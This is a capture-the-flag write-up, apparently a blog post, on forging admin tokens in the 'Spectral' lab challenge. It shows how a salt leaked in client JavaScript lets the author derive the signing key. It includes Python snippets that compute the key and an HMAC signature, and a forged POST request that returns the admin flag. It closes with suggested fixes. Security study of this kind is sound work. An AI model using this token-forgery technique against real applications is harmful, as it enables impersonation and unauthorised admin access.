Razzify Challenge Report — Spectral
1. Overview
Razzify Challenge Report — Spectral
1. Overview
After logging in using the provided user credentials, the dashboard exposed sensitive authentication information including:
- Username
- Derived API Key
- Current token payload
Example token payload:
{“user”:”attacker@hack.com”,”ts”:1771051778}
After Reading the hint:
The challenge hint suggested inspecting client-side resources:
“Always check client-side resources. What secrets might developers accidentally expose in static files?”
Reviewing the JavaScript source revealed critical information:
const username = “admin@razzify.local”; const salt = window.SERVER_SALT; window.SERVER_SALT = “SALT_FOR_CTF”;
Further analysis showed how the signing key are generated:
const data = username + “:” + salt; SHA1(data)
This means signing key are generated as :
SHA1(username + “:” + salt)
Because:
- admin username is public
- salt is also exposed in js file
From this we can generate signing keys for any user, including administrators.
3. Token Generation Logic
The JavaScript also revealed the API endpoint responsible for token handling:
fetch(‘/api/auth/getToken’, { method: ‘POST’, headers: {‘Content-Type’: ‘application/json’}, body: JSON.stringify({username: username}) })
Attempting to directly request an admin token returned an access denied response, indicating server-side validation.

Try To Get Token
Another function showed how admin access works:
fetch(‘/api/admin/secret-panel’, { method: ‘POST’, headers: {‘Content-Type’: ‘application/json’}, body: JSON.stringify({payload: payload, sig: sig}) })
This confirmed that authentication relies solely on:
- payload
- signature
Signature verification uses:
HMAC_SHA256(payload, derived_key)
Exploitation Steps
Step 1 — Generate Admin Signing Key
And we generate admin key from previous discovered formula
SHA1(username + “:” + salt)
and we know the value of username and salt
Username: admin@razzify.local Salt: SALT_FOR_CTF
So for generating admin key we use the python script
import hashlib
hashlib.sha1(b"admin@razzify.local:SALT_FOR_CTF").hexdigest()
This produced the admin’s signing key.
Step 2 — Create Admin Payload
Observed user payload format:
{“user”:”attacker@hack.com”,”ts”:1771051778}
Modified payload for admin:
{“user”:”admin@razzify.local”,”ts”:1771051778}
Step 3 — Sign Payload
And we generate signature using python script:
import hmac, hashlib

payload = '{"user":"admin@razzify.local","ts":1771051778}'
key = "ADMIN_DERIVED_KEY"

hmac.new(key.encode(), payload.encode(), hashlib.sha256).hexdigest()
In place of admin derived key we have to put that value which we found in step 1 by python script.

Step 4 — Send Forged Request
Now we use Burp Suite to send the request,
POST /challenge_60/api/admin/secret-panel
Body:
{ “payload”:”{\”user\”:\”admin@razzify.local\”,\”ts\”:1771051778}”, “sig”:”FORGED_SIGNATURE” }
Content-type: application/json
Result
The server accepted the forged token and returned the admin flag, confirming successful privilege escalation.

Security Impact
This vulnerability allows attackers to:
- forge valid authentication tokens
- impersonate any user
- escalate privileges to admin
Severity: Critical
Recommended Fix
Signing keys must:
- be randomly generated
- remain server-side only
- never be derived from user input
Additionally:
- never expose salts in client code
- use secure key storage
- rotate secrets periodically

메타데이터
- post_id
- d9b6aa8bcfec
- slug
- razzify-challenge-report-spectral-d9b6aa8bcfec
- url
- https://medium.com/@umangmishra2327/razzify-challenge-report-spectral-d9b6aa8bcfec
- canonical_url
- https://medium.com/@umangmishra2327/razzify-challenge-report-spectral-d9b6aa8bcfec
- author_url
- https://medium.com/@umangmishra2327
- status
- ok
- fetched_at
- 2026-07-28 16:41:10

